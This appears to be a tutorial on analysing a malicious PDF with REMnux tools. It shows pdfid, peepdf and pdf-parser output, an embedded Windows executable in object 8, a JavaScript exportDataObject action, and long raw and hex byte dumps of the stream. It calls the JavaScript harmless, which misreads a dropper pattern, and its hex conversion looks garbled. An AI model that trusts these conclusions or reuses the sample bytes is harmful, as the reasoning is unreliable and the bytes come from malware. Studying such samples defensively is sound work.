
Malicious PDF File Analysis - No. 5

Analyzing PDF with Remnux

1. Number of objects in pdf file.



To get the number of objects we can use pdfid to quickly find how many objects this pdf file has. In this case we see it has 12 objects

2. Determine whether the file is compressed or not.

There is a stream that is compressed and is found in object 8. It has FlateDecode compression method. Here we use peepdf to show the streams that are compressed first:

```
root@remnux:/home/remnux/Desktop/pdf test# peepdf -i malicious.pdf
Warning: PyV8 is not installed!!

File: malicious.pdf
MD5: 690cbcfb0bb181c6aa5699debe300440
SHA1: 6d57d55a35df7f0284bc9ce550cb69472a307e8a
SHA256: 5caac79541d38316306f8a646f9a6ed8a0325faffde651bb247203e3ae51cb77
Size: 46377 bytes
Version: 1.0
Binary: False
Linearized: False
Encrypted: False
Updates: 1
Objects: 12
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 0
        Objects (4): [1, 2, 3, 4]
        Streams (1): [4]
                Encoded (0): []

Version 1:
        Catalog: 1
        Info: 0
```

```
Version 1:
        Catalog: 1
        Info: 0
        Objects (8): [1, 3, 5, 6, 7, 8, 9, 10]
        Streams (1): [8]
                Encoded (1): [8]
        Objects with JS code (1): [9]
        Suspicious elements:
                /OpenAction (1): [1]
                /Names (2): [6, 1]
                /AA (1): [3]
                /JS (1): [9]
                /Launch (1): [10]
                /JavaScript (1): [9]
                /EmbeddedFiles: [5]

PPDF>
```

```
PPDF> object 8

<< /Length 44174
/Filter /FlateDecode
/DL 73802
/Params << /Size 73802
/CheckSum ???w?
          ?3,?]?? >>
/Subtype /application/pdf >>
stream
MZ????@???      ?!?L?!This program cannot be run in DOS mode.

$?8???Y???Y???Y???E???Y??TE???Y???F???Y???F???Y???Y??Y??TQÂ?Y???z???Y??_???Y??Rich?Y??PEL\??J?
                                                                                                  ???'?@
`l?xP?????.textf?? `.rdata???@@.data\p?@?@?.rsrc?P@@U?T??
                                                                O????ASV??AE.?A?D@Aq??#?AW?E
                                                                                                  ?N?PQ???A?@?@mA??
Lh?_@??3????SSS?L@??>?U
                        ??
```

3. Determine whether the file is obfuscated or not.

Using peepdf we can see that one stream has been encoded. Encoding leads to obfuscation.

4. Find and Extract JavaScript.

With pdf-parser we will be able to identify fundamental elements such as JavaScript. Enter the following command to parse the JavaScript object:

pdf-parser.py -s /javascript malware.pdf

```
root@remnux:/home/remnux/Desktop/pdf test# pdf-parser.py -s /javascript malicious.pdf
obj 9 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "template", nLaunch: 0 });)
    /Type /Action
  >>


root@remnux:/home/remnux/Desktop/pdf test#
```

We can clearly see that the JavaScript code is not obfuscated, and it does not export any data. There is no malicious code in this file.

5. De-obfuscate JavaScript

There is nothing to de-obfuscate as there is no code obfuscation for this JS file.

6. Extract the shell code

While there is no shellcode in the JavaScript file, we believe that there is a malicious stream at object 8 and the shell code should be there.

```
remnux@remnux:~/Downloads$ pdf-parser.py -c malicious.pdf --object 8
obj 8 0
 Type:
 Referencing:
 Contains stream

 'x\xda\xec\xbcyX\x13W\x1b(~\x12\x02DHH\x90D\xa9`\xa5\x15W\\\xb0\xb8\x16\xd1\x89\x12\x044\x98\x04\x03n,.\xb5\x91\x8a\x1b\x89Z\xcbj\x882\x1c\xa3q\xd7\xaa\xd5\xa8mi]\xaa\xadV\xea\x1a\x96\x1aP[\x01\x15\xb1\x82`\xeb
\x12\x0cV\xaa\xa8Q\xd1\xb9\xef\x99\xe0\xf7\xdd\xdf\xbd\xcf}~\xcf\xfd\xe7\xfe\xd5\xe1!\xc9\x9cy\xb7\xf3\x9e\xf7\xbc\xcb93\xa3\x98nFn\x08!\x1e\xfc3\x0cB\xc5\xc8uP\xe8\xff\xff\xb0\xc3\xbf0\x8f5>\xe8x\xa7\xdf>[\xe6L
\xfa\xed\x83)\xda\xf9\x19A\x8b\x97.\xfat\xe9\xac\xf4\xa09\xb3\x16.\\\xa4\x0b\x9a\xfdI\xd0R\xfd\xc2\xa0\xf9\x0b\x83"\'\xc7\x07\xa5/\x9a\xfb\xc9 \xa1\xd0+\xb8\x83\xc6\xa6\x91\xad\xb57\xa6}e[\xf7\x7fH\xbe\xd1x\x15\
xbe\xa7\xc8\xcd\xc6\xdb\xf0]\x1c\xb5\xd9X\xcf~\x7fi\xbc\xc6\xc2\xec1\xbe0\xae\xab\xca\x8c\x8d\xf0mXy\xc4\xc8\xc0\xb78e\xbb\xb1\x16\xbe\xd5\xf3\xe7h\t\x9d\xffUV\xa5\x1c\xa1I\x1c\x1e\x9a\xf9\xe5\xd1\xd8wmMH\xc4\xf
1\xe6x t\x14N\xf6\xba\xda\x8e\xf5\x81\x0f1\xfc[;\xb4 v\x9d\xf3:p\xde]\xa3T\x8e\xeb\x1a\x1c\\\xf65\xdcq.\xfe0\xbb\xf8\x7f\xe2\xbf\xc0\x86\xd0\nV\x10\x0e\xaa\xf0\xfc?\xeb\xb4\xa9\x04\xa1@\xf4\x7fq\x80\x9cM\x9c\xff
\xf3\xe5A\xba0V\xe8\xe0{\xdew\x1d\x02\x1d\xfd_\x04\x83#\x08z3h\xe9\xdcT\xbaY\x08\xdd\x17u\xf4\xfd?:\xf8\xef\x01\xda\xa0\x06\xb9\xc0\xd0\xcc\xc5\xf0Q\xd5a(U\xff\x1b\x9cu\xd0\xd2\x8c\xa5s\xe07\xdbWe\x87\xae\xc4\x9
c\xff\x8d\x1e\xfa\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\xf7\xf8\x7frh\xf0\x94\xbc\x16\xc1d(\xfc\xaf\xd9d(>a\xff\xbe\xae2$\x1f\xe4\x94\xa1\xfd\x91\x14|\xf
0\xf8K\x1e\xbf\xba\xb5\xbf\xe7#\x1934\xc9\x05\r&E\xa5Reso\x05(\xb7\x1a\n\x15t\xa7\xd2e\xc8";t!m5\n\xb5\xdf\x1ev\xe0.2\x94\xfb\xc4\xc7\xc7\x17M\xa2\xce#\xfb\xc91\x08a\x8d\x00\xcb\xf9X\xb8\x05\x08\xaa\x95&M\x9bJm
\x8f\x8c\xbd\x06\xedm\x1b\xe5\xf97\x14\xaf\x95*\xa6\x1a\x88\xa9\xed\xb7\xa16\xbf}Fd4C\x99\x8d\x87iK(\xb4\xeb\x9c\xfc\xb5\xc1z\xde\xe0\x1c%Z3\x8f\x87\xce\x86U\x16\x16\xf0\x8b\xa9~\xd3\x83\x07o\x1fA\xe5\xe0!\xed\x
99\x8ct\x01\x00\x1a\xe6|\x15"\xb6 \\E!\xd1\xfa\x08\x1e\xda\xa7uV5h\xb9\x03\xaa\xfb\xab|\x07\x10\xb2\xb9k\xb92D\xea\xcf\xe6\x1e0\x9c\xee.\x01\xc8\xe6\xd7\x84\x8f\xbc]\xe9"\xb1\xdf\xbf]\x142\xbeq\xcb\xfa\x1e+\xda\
x0f1\xd2f\xd2\x16\x00h\xcd\xcdn\xc8wT\xf7Tn\x01\x1a6\xd4\xd6U\x07 \xbb\x04\x08\x1b\xca?\xb6\xb9\xaf\x86\xeb\x0c\x1c\xcd\x15\xad\xa4\xa7\xed5\x18i\x01\xc1+\xf6\xbe\x80\x9a\x8f\x99>\x00V\x81\xe3\x81\xd5wm\x08}\xcb
\xb2\xfa\x87\\n\xea*\xf3m\xee\xe9F$\t]\xa4ps\xa1\xdbtD8\xc8\x90N\xa8=\x03\xa2\xdb _\xb8\x0b\x81\x03\x0fDQ\xd9\x13\x86\x11n\xbc\xc9e\x12\x91-9u\x02\xe9\xc8\xc6\x1d\xcd\t\x80>\xaa(P\x95\x0c\x89|b\xdd>4\xca\xe1\xd2\
xc5@\xfb\xab!\xa5\xe7eK\x80\xcc^ \xb3\xea\xb3[t\xe5\xef\xf2T\x90Lm\x1f\xebE\xc8\xac]5\xa6\x17\xd9\xdc5\x07\xc8\xcer\xb5\xa0\x0f\x11\x90q\xeb\x1e4\x12\xc8\xe4\xbb\xb9\xa1\x0b}\x18i>\x90\xb1\xb9\xcfd56\x1a5?:\x89\
xde\xfb\x8f\x9a\xd2\xf6\x8f*\xe9\xc3MED\xb6l\x97\xea\xe6re\xed6w\xa2~e\x19z\xd1\\\xce\x15\xcb,\x1c];\x1c\x125K\xd1_\xc0\xa5\x0e^\xd2\xc76\xc7..B\x03c\xca,\x93\xc0\x16\xe2\xb5\x9e \xa1Zkv\x00\x96\x82{j\`ZT.\xd9
\xff\xe7\x0e\xa0\xfe\x05\xf7\x8a\x04\xcfj\xc7B\x1d\x19\xdaQ\xbd\xb2\x07\x84\xd5\xa4\xf1\xcb\xba21\xb58\xab\xddP~\xeb\xe1[,\\\x01\xd7\xc2\xac\x85\x9e\xd8\xb7\x90\xd7jh\xe2\x87\x97\xe9<&\x00Y\xed\xb9\x15\x86\xca7a
\xd6\`G^T\xc7\xa8\xec\x17\xf7\xaeB\x11d\xddf\xd9D\xad\x9c(v\x1a\x8fha5\xd6\x9c\xd8X\xc9\xe0W\x1d\x80\xa6\xa8\xb6\xd7E\xbf5+\xed\x95\xa7\x7fE\xf1\x9bL\xd1\xaf\`1\xda]\x80\xa0\xd2*\xe15\xb7N\x8f\xba\x02\xefw"\xe5
\xb3}\x89H\x85]c\x98s\xacHC\x1d\x9d\xb1p=+\xd2I\x0f"\xd2\xb0OX\x91\xe4\x17A$\x07\x88\x14\xf5\xa7\xf5\xc9\xe1\x17\xfdcT\xbf\x8e\xd8\x8bP\xc4\xdf<4P#\xd4\x0e\xad\xe6 \xfb\x85\x7fP\`2\xd6\xf3\xda\xa7V2\x86\x1daV\x1
5\x88t\x8bgl{\xcd0*\x10\xa9l/j\x8a7\x99\xe0\xb4\x87v\xd7>j\xda\x96\xdb\xfe\xa5\x94\x01Kg\xfa\x7f\xc1-\xd8\xe5\xbe\xe05\x13B4\xda\x00\xa0\xa7\x13I\xef\xfc\xf7\xf3\xfceB\xf7\xa1\x1c\xd4\x1d\x06\t\xef\x88\x06u\x03\
xc4d\xd0\xf9\xae\xea\xdeH\xa5\xfe\xf2\xc0\xc6HD\x06\xf0U\xc4\xda\x92y\xa8\xd8|+~\x05]\xdd\x0f\x80\x7f17\xba\x96\x07\xf5\xb6V\xdd\xb1\xb9g\xc2P\xf7\x0b\x01#y\x083\xa7\x8b\xa6\xfd\x86\xa7\x960\xc6\x8c\xb9a(\x17\x1
8\xad2\xd1\x9f\x03\xf2\x01d\x11B\xf7\x9amd\xf9L\xde\x9e\xe6\xadm\xaf\x9a\x81\x94\x00\x92\x0b "\xe3\x0fh\x19\xaaw\xcf}7\xfd\xc8B\xdb\x12\xf7l\xefN7\xd8\xf6\xb4\x82\x180\xf7\x02\xd2\x92\xa1E\xf4M[W\xd9\x11G6\xd0\x
fc\x95V\xfeSEha\x14\xf5\x97\xa1\x9ch\xb2\xb6\xc0\xff>\xd8\xe0WD\xff\xe5\xbc\xfd:@\x00\x1b;E\x85\xcbPHU!\xbf@\x10G}\xdc\xa6\x8f\xb3M[\xd1A\xdc1\xe2\x1fy\xbb-`\x08w\x0e{\xba\xbe\xc8[\x866\x5f\xc4x\xe1p\x177h\xa3_\
xb5\x1e\x93\xcdv\xf8\x10\x1f\xb5Ti\x7f3\x90\x9dhX\xdefR\xb4\x9b4\xafUj\xad\x04<\x93\xd2\x1e\x19\x85\xa2\xa03\xbdA\xd5\xfbW\xc9\xdb\xb0\x82\x8f\x87\xe5N\xdc\x84bFE\x0b\x9e\xf5}_#\xe8\xfc\xbc\xc2Jm3<\xa40W\xa9\xad
\x87y\xa0\x025\xdd!\x98\xcb\xb5\xda\x8b\x80("\xd66,\\17c/\x01V\x06\x9e\x95\x14\xca\xb4\xd1\x02\xcb\xa4\x19\xe9\xe0\x0f\xed}\xf2\x110\xb8:x\`2|\xca3Zu\xe3\xb1B`\xa9\xb0\x1eD\x06+\x85\xdb\xd4/+\xaa\xa8T%\x105\x04\
x9ch\x869|\x98H(\xb6\xf8\x03\x8b\xf0\xb2L\xcf\x05Aq\x08e\x0f\xc6r\xc1\xd7\xd2\x8a.\xd4\x13\xedwpn\xf0\xa40_\xa5\xfd\xbc\xec\xfd\x105`\xca\x05\x98\xbf\xc1\xde\x04b\x10\xb4#\x06\x1f\t\x16\xc2T\x1d\x13^2$\x84t\\\x0
8\xa2\xa3\xa3%\xd4\x16\x10]j\x15U2\xebR-4?\xe7*\xed\x8f&E\x04 a\xf3D\xea%\xf0\x1c\xc5:M\xdd\x98\xbc\x97\xe06P\xf6\xf0\xe2O\xe7\xcd\x9b\xf7\xa2y\xe5+.\xbe\xb8\xb1\xb9\xc7\xb7\xd5\x86\x9f\xe7\xd2RI\x15\x1f=\xfeb\x
b6\xfb\x86r\n\xcd%\x83 \xb1\x8f\x18\x80\xcaR\x92\xc3\xac3\xf0\xbd\xb62p\xbd0\x80\xf6\x9e\x03\x10\xb2\xfbp\x90\x03K\xc1rMj\xfb\xaf9\x08\xb9\x80\x84Ie\xe6\x9d\x9d\x81\x13\xfc\xff\xe9G\xa1A\xf0\x9f\xe7\xbb\n\xcd\x8
0\xf3\xbb]))\xf4\xa5\x84B\xb1F\xea\x11\xb7\x89B\xb3})\x94\x0e\xffq\xbe#\x11_J\xa15\xbe>9v1\x85\xce\xc3\xff\xdas\x14*?B\xa1\x0c\x8aB\x11\x80{\xb5\xf9\x00\xaa\x80\xefe\x9ce\xc3\x8d\x92\x11\xa8Q\xb2h\xd85\xa0\xd5\x0
5\xf0P\x00\`\x00\x0en\xc0V1\xf9v\xfb=\x80\xe7\x1e\xe0\xd1\xdd3\x80=\xf6\x06\x04\xf0;yy\xcf\xba \xf4\t\x10\x05\x88\xc5\x8f};\xfb\x05H\xa4]\xfa\xfb\xbf\xd7\xcdl6\"\x98\xbf7q\x98\xd9\xe38n\xc1\xf2\xebD\xa33"\x95\x8
6\x12J\xab\xab!\xa6 \xcd-9\x8a,\x87\xead\x88\x9d7\xba\x1c\xa5vJ\xcd\x08\xc4H\xe7\xb2\xc6\xcC0\xe30[\x8a\xe75\xa8T\xb3\xbe*\xafE\x0fj\xb3\x80\x11\xcf5ZYG\xa9\x93h\xa9\xd1o\xc1H\xbe\xa2:\xa30\xf0@\xad2\xe4X\x84\xa
9\xc8\x9f\x04\xd4\xf2\x02\x10\x7f\xb9C\xd8\xd6\x06\xf1\x9a\xef\xdf\x82,\xc4\xb8\xe3\x13\xa6\x0e\x03\xe21\xf3\xe8\xf8\xe3`\xf6\x9a9\x89\xfa\xa4\x88Y_\xfb\xcb\x8e\xa8\x87l\xbff!\xa6v_(\xf722x\xf3\x8d2\x9d\xd4\xa2\
xe3\xba#\p\x91!m\xfe5\xea\x98\xc8\x01rZ\xc8p\xfb[\x8bsk\xbe\xcf\xd2\xbb\xdf\xcf\x04,e\xd4\x82\xe9\x04w\xa4\xb0\xa2\x94\xban(\t\xea\xc6\xf0\xa7d\xac|\n\xd0X\n\xb6u\x07{M-\xa1\xbaiSO\xa2\xf5`y\xfb\x8f\x02k\x0b\x89
\niA\xcaU\xb5XHzC\x00\x9d\xc8pX\xbc\xbf\xc2[64-\x14\xe6\x98\xb3\xab,\x7f@\xdeD\x8405>Jm\x06p\xb2\xefs\xd7\x13\xcdX\x88\x0b\x1ah\xd5\x0f\xb3\x1c\xf2NCX\xb8\x0b(n\x95\x12\x7f\x96\x86\x04\xc4**-B8Qi=\x00\x89\xf8\xb
f\xc7d~\x04\x12G\x86\x1c\xee\x8f\xf6~!C\xe5B5\xd00V~\xdd\x9b\x15@\x96v]Hh\xf5\x1d\xa4\x8d\xdcA\xa1%]\x01\r\xab\xec\xf9c\x11\n+_\xc8\xa2aa>\x0b\xaf\x0f<\x07\xb6y\x11\x18i\xfdI\xdf\xd5]xc\x91\x06G\x82\x13\xa0\xaa\
xf1\x9f\xd1\xdc\xe3\x00\x953\x07\x8bInq\xae\xfd*\xd5\xcd\xa8:\xe8~.\x84B\xa6&1\xa1Q\xb3-\xa8+%\xbb\xaa\xf78H\xfb\xee"4\x7fq\xbe\xa6~os\xff\xa5\xf5\xdc/h\xa2\x85wT\x06\xf2\xa7\x030e\x822\x85\xc3C\xd5\x14zpm4\x85\
xb4\x88\x8f\xb8[\xec\xb7\x17\x90\xce4:\xb2\n\xa5\x94\xcfJt\x9er\xc8\xd0\x93\xa7\`\xdd#*\xae~\x86\xf0\x1c\xed\xc7\xa1,[\xe0\xa3\x17\xe9\xaf\x11\xb6\xd2\x15,[\x95\x94\xa2[\x90\xde\xe3\xb5\xf4.dj\x86\x97\xcb~Y\x03`
```

We can see the stream of Unicode on object 8 which looks suspicious.

First, we will copy this stream of data to a file using the following command,

Vi script.unicode

We will then convert the Unicode file to the hex file using the following command.

```
remnux@remnux:~/Downloads$ ls
 malicious.pdf   Malicious.zip   output.exe  'passcode(4)(1).rtf'  'passcode(4).rtf'   quiz   raw.hex   raw.unicode   script.unicode   shellcode.exe_   test.exe   tr
remnux@remnux:~/Downloads$ unicode2hex-escaped < script.unicode > script.hex
```

```
remnux@remnux:~/Downloads$ cat script.hex
\xec\xda\x13\xbc\x12\x1b\xD9\x02\xa9\x0D\x15\xa5\xb8\xb0\xd1\x16\x12\x89\x49\x04\x40\x80\x59\x3b\xa1\x18\x9c\xb8\x82\xb8\xa3\x1c\xaa\xd7\xa8\xd5\xad\xaa\x1a\xea\x1a\x96\x15\x01\x82\xb1\x12\xeb\xaa\x0c\xd1\xa8\xe
f\xb9\xe0\x99\xdd\xf7\xbd\xdf\xcf\xcf\xe7\xfd\xd5\xfe\xc9\xe1\xb7\x9c\x9e\xf3\xbc\xf7\x93\xcb\x98\xa3\x81\xF0\xc3\xef\xBc\x0c\x8e\x5c\xff\x8f\x0c\xfb\xf8\x3b\x8a\xfe\xfe\x7d\xae\xbf\x3d\xd8\x91\xaf\x8b\x9A\xfa\x
97\xac\xe9\xa0\xf4\x31\x9b\x40\x6a\xaf\xb9\x0f\xdd\x2a\xdc\x90\x0f\x3c\xb8\x7a\x70\xaf\x59\x9a\xbc\x0b\x1d\x3c\x88\x69\x6a\xdb\x1a\xa6\x57\x77\xef\xed\xfb\x5b\x11\x7c\xea\xdc\x8c\xbf\x6d\xcb\x01\x9c\x5d\xfb\xf7\
x6c\xcc\xc1\x2e\xae\xbe\xca\xab\x8d\x8c\xc4\xf0\xc0\xc8\x8e\xb7\xb1\xbb\xbe\x16\xf3\xd5\x9d\xe7\xa5\xff\xa1\x1c\x1e\x1c\xf9\x9a\xd1\xe5\xc4\xd8\xe6\xf1\xf6\x14\xda\xba\xf5\x8e\x0f\x81\xcb\x1f\xdf\x49\xea\x3d\xee
\x38\xa1\xb1\x6d\xcf\xeb\xcf\x87\xbf\x2b\xfe\x08\xfc\x01\x6d\xea\x00\x0f\xaf\xbb\xce\x90\x4a\x1f\x4a\xf8\x47\xc9\x09\xff\xcf\x5A\x3e\xe8\xba\xde\xe0\x02\x1d\xfd\x1d\x83\x04\x3e\x08\xcb\x9d\x8d\xa0\x7f\xd1\xdf\x4
f\xf0\x8e\xaa\x1d\x6b\x00\x8d\x9c\xcc\x0c\x0d\x5f\xff\x5a\x9c\x1b\xd2\xd0\xa5\x8c\x7d\xe0\x87\xbe\xc4\xae\xff\x9c\x1e\x8d\xf7\xfa\xf7\xf0\xf7\xf0\xf7\xf0\xf7\xf0\xf7\xf0\xf7\xf0\xf7\xf0\xf7\xf0\xf7\xf0\xf7\xf0\x
f7\xf8\xf7\xf8\x7f\xf8\x94\xf0\x16\xbc\xdf\xc1\xfd\xca\xaf\x9d\xea\xfb\x1f\xe2\x94\xe4\xfd\xa1\x14\x91\xf0\xf0\xbf\x1e\xb5\xba\xe7\xbf\x4c\x19\5E\x90\xe0\xa5\x71\x5b\x5a\xa1\x2e\x7d\xb5\xc8\x1e\xdf\x29\xe0\xbc\
x4f\x7c\x4c\x7a\x71\xef\x2c\x91\xbc\xa8\x08\x0c\xd0\x9b\xbf\x50\x80\xa9\x8a\xb8\x59\xcb\xf8\x6e\xd0\xbe\xd1\x97\x5f\xaf\x14\xa6\x95\x88\x1a\xed\xa9\xa1\xb7\xff\xb0\xC9\xd4\xd8\x98\x4e\x7b\xcf\xb9\x5c\xcb\xee\x1d
\xc3\x01\x87\x86\xce\x16\x16\x8b\xf0\xd3\xa9\x07\x83\xAe\x1f\x0e\x5e\x98\xd9\x10\xc0\xae\x01\x5b\x61\xd1\x6E\x08\xfa\xda\x1e\xb9\xa7\xaa\x03\xab\xfb\x10\x07\xb9\xb2\x2D\xb9\xcf\xea\x1e\xe6\xee\x9c\xc8\x01\xd
7\xe6\x8f\x84\xe9\xbc\xdf\xb1\x14\xbf\xec\x2b\xa1\xbf\xa0\xed\xd2\xf1\x21\xfd\x0c\x60\xdc\xdc\x70\x8f\xad\x11\x60\x4d\xb0\x7b\x81\x40\xab\xbc\x9a\x6b\x6e\xf8\xc1\xb0\xd1\ccc\xda\x5a\x7e\x4a\x80\xd1\x1f\x1c\xe8\x
6b\xa8\x09\x90\xf9\x1e\x08\x1d\x38\x8c\x50\x2f\xbb\x7e\xa8\x3e\xaf\x9F\xee\xa1\xa4\xD8\xdb\x90\xc8\x03\xa8\xdb\xa2\x0b\xb8\x03\x81\xDd\x0f\x38\x91\x1b\x61\x9e\ccc\x91\x12\x2e\x90\x8c\x9c\xdc\x61\x0a\xd8\x50\xa9\
x9b\xc8\xAc\xdd\x1d\xae\x5f\x2c\xba\xba\x7e\x5e\xcc\x80\xea\xb3\xe5\xb3\xf2\xef\x1f\x90\xEc\xeb\xca\x8a\x7d\x61\xc8\x9d\x8c\x7c\x5a\xeb\xf1\x08\x0e\x19\xe4\xb1\xc8\x12\xbb\xe4\xa1\xb9\x18\x0b\xb1\x90\xcf\xb9\x61
\xd5\x89\xa5\xfb\xde\x9a\x8f\xf6\xd2\xe9\x8f\xED\xc3\x97\xb6\xe6\xea\xd6\xee\xe1\xa2\x1c\x9d\x15\xce\x1c\xcb\x12\x1c\x1c\xc0\xd1\x0e\xa5\xc7\xd2\x80\xc7\xca\x3c\xc0\x93\xe2\x16\x9e\xb5\x00\xa1\x82\x96\xff\xd9\x0e\xe
7\xfe\xa0\xf7\x05\x04\x8a\xc7\xcf\xd1\xB1\xab\x9d\x20\xdb\x4d\x78\x4f\x5a\xbb\x1c\xb5\xa1\xbd\x8a\xbe\xde\x1d\x10\x2a\x7c\x59\xc8\x8b\xed\x0d\x79\x28\x7e\x7e\x79\x0e\x9d\x91\xdb\x6c\x58\xad\xa7\x7a\x6c\xc1\xBe\x
7a\x7f\x11\xeB\xdf\xdd\xDa\xd9\xc1\xd9\xfa\xa8\x69\x5d\x8c\xcd\x01\x9e\x0a\xd8\x8b\x6a\x7E\x6d\xed\xbf\xa7\x95\xEf\x7f\xbd\x19\xf1\x1a\x80\xda\xd2\xa0\xb7\xe1\xba\x8f\xef\x02\xb3\xe9\x85\x89\x8a\xc9\x1d\xcC\xb1\
x9d\x0f\xd2\xb8\xd2\xe4\x91\xA0\x17\x81\x78\x5a\x4f\x5c\x7f\x11\x9e\xdc\x7f\x8e\xbf\x8b\xd8\xdf\xc4\x40\x4d\xde\xea\xb8\x6f\xf2\x57\xf3\xd6\xa7\xda\x61\x28\x15\xda\x8b\x88\x01\xcd\x98\x0a\x99\xa7\xb4\xe0\xd7\x87
\x96\xda\xfe\xdb\x94\xa5\xfa\x01\xc1\x7f\xe5\xd8\xe0\xbe\x3B\x51\xa0\x4d\x0a\x0a\x3e\x71\xcf\xff\x3f\x7f\xBf\xce\x11\x7a\x41\xcd\x6e\xd0\x80\xf8\x3c\x60\xd0\x4d\xae\xf9\xde\xea\xfe\xa5\xc0\xf2\xD0\xc6\x0c\x6f\xa
9\x4d\x8d\x2a\x5d\x80\xf8\xd0\xf1\x07\xa9\x7b\x7f\x60\x6d\x5b\x1b\xdb\x2f\x9c\xb0\x70\x83\x10\x8b\xa7\xfd\xa6\xa7\x86\xc6\x96\xb9\x8c\x71\xa1\xdd\x8a\xf0\x19\x20\x3f\x11\x1d\x79\xBf\xf9\xad\x9e\xde\xad\xe6\x9a\x
af\x94\x81\x92\x00\xe3\x8b\x19\x0f\xcf\xaa\xdc\x7f\xdb\x8B\xf7\x12\x7d\xef\x6b\xbf\x21\x48\xf7\x86\xd2\x02\xa1\x92\x4d\xEf\x1d\x91\xc9\x6f\xeE\x5f\x4f\xa1\x7a\x59\xcb\x19\x6c\x2b\xfd\x0f\x0D\x8e\xe5\xff\xfd\xbc\
x1b\x00\x5c\xE8\xf1\xbb\xca\x0d\xfb\x68\x1A\x3d\x1e\xdc\xfb\x21\x80\xb0\xab\xeb\x88\xec\x5c\x6f\x11\x4e\xa3\x77\x1e\xb5\xcd\x93\x10\xf8\xb5\x1f\x39\x7f\xdd\x09\xb4\xef\x4a\x9b\xd0\xfa\x3d\x49\xe1\x21\x5a\x98\x03
\x2a\xAd\xbd\xbc\x5f\xbb\x9d\x28\x08\x7e\xf8\xc8\x5d\xFE\x4b\x9e\x0b\xe8\xf5\xbc\xfc\x3a\xc2\xa9\x40\x87\xad\x02\xa0\x98\xdd\xb5\xcb\x8b\xda\xd6\x80\xc0\x17\x69\x10\x51\x69\xab\x4c\x10\x4d\xba\x2c\x9e\x41\x00\x9
e\xdf\xfe\x10\x21\x2c\xb8\xe3\xa3\xBa\xb1\x01\x9b\x06\xeD\xdb\x85\xaa\xd4\x10\xa8\x9c\x04\x99\x86\xf8\x38\x80\x0b\xbf\xf0\x2c\x08\x5A\xfc\xe0\x1d\x6c\x28\x7d\x41\xad\xdf\x3e\x40\x0a\xfd\xa5\xec\xbc\x10\xfd\x
a0\x5c\x8b\x59\x1d\xfc\x4b\xe0\xb4\x10\x1f\x06\xc2\x16\x13\x1d\x40\x28\x2a\x8a\x3d\x3a\x61\x41\x52\x01\x4e\xeb\xd8\x7e\x04\xfE\x3D\xaf\xf0\xea\xc5\x1C\x98\xdd\x97\xbc\x6f\xe0\x0e\x6f\x7c\x2e\xbf\xd9\x2e\x7a\xeb\
x5b\x1b\x8b\x7b\x9c\x58\x7d\xfe\x69\x21\x7d\xff\x51\xb6\xeb\x86\xfb\x83\xcd\x8f\xb1\x80\x18\x92\xca\xac\xc3\x0b\x3f\x62\xdb\x08\xbd\x69\x0f\x31\xe0\x2f\x0b\x00\xb9\x1f\x3c\xf9\xba\xb9\x08\x84\x80\x69\xee\xd8\xd9
\x3f\x11\xfe\xcf\x1A\x9a\x9f\xf0\xbb\xe7\x80\xcd\xbb\xf3\xa5\xf4\xBb\x84\xea\x1F\xb7\x11\xBb\x89\x40\x39\xfb\xef\x1a\xe1\xbe\x15\x85\x91\xc3\xce\xda\xff\xBa\x14\xc8\x10\x11\xaB\xb5\x80\x00\xf9\x80\xaa\xe9\xef\xc
3\xce\x92\xBd\xaB\x11\xd8\xb2\xd5\xa0\xf0\x05\x80\x80\xc0\x9e\x9f\x1f\x0e\xb8\xee\x71\x1d\x8d\x80\xd3\x06\xf0\xf0\x04\xba\xcf\x10\xf4\xBB\x05\x8f\xc3\x85\xfb\xfa\xa4\xbf\xfb\xcd\xd7\x8B\x69\x98\xf7\xe3\xd9\x1f\x
8c\xbD\x2e\x39\xa3\x61\x58\xba\x2a\x6c\xba\xBa\xd9\xea\x87\x89\xd8\xba\xd7\xa5\x1c\x08\xcd\xe7\xc4\xc6\xb2\xe3\xcc\xae\x08\x8b\x7a\xea\x3b\x0f\xfE\x80\xb3\xcf\x11\x99\x5a\x9d\x3a\x1b\x1c\x2a\xea\xf0\x30\x2e\xad\
x4a\x48\x89\x5c\x4d\xf0\x20\x4f\x07\x21\x9C\xfb\xd6\xd8\xf1\x06\xef\x9a\x82\xdf\xb8\xc4\x13\xe3\x0e\xa6\xe2\x03\x3e\x1f\x8e\x8f\x69\x3f\x89\xa9\xa4\xfa\xf8\x88\x8e\xcb\x87\xa8\xFA\xbf\x72\x6f\x38\x2f\x9d\xd2\xa2
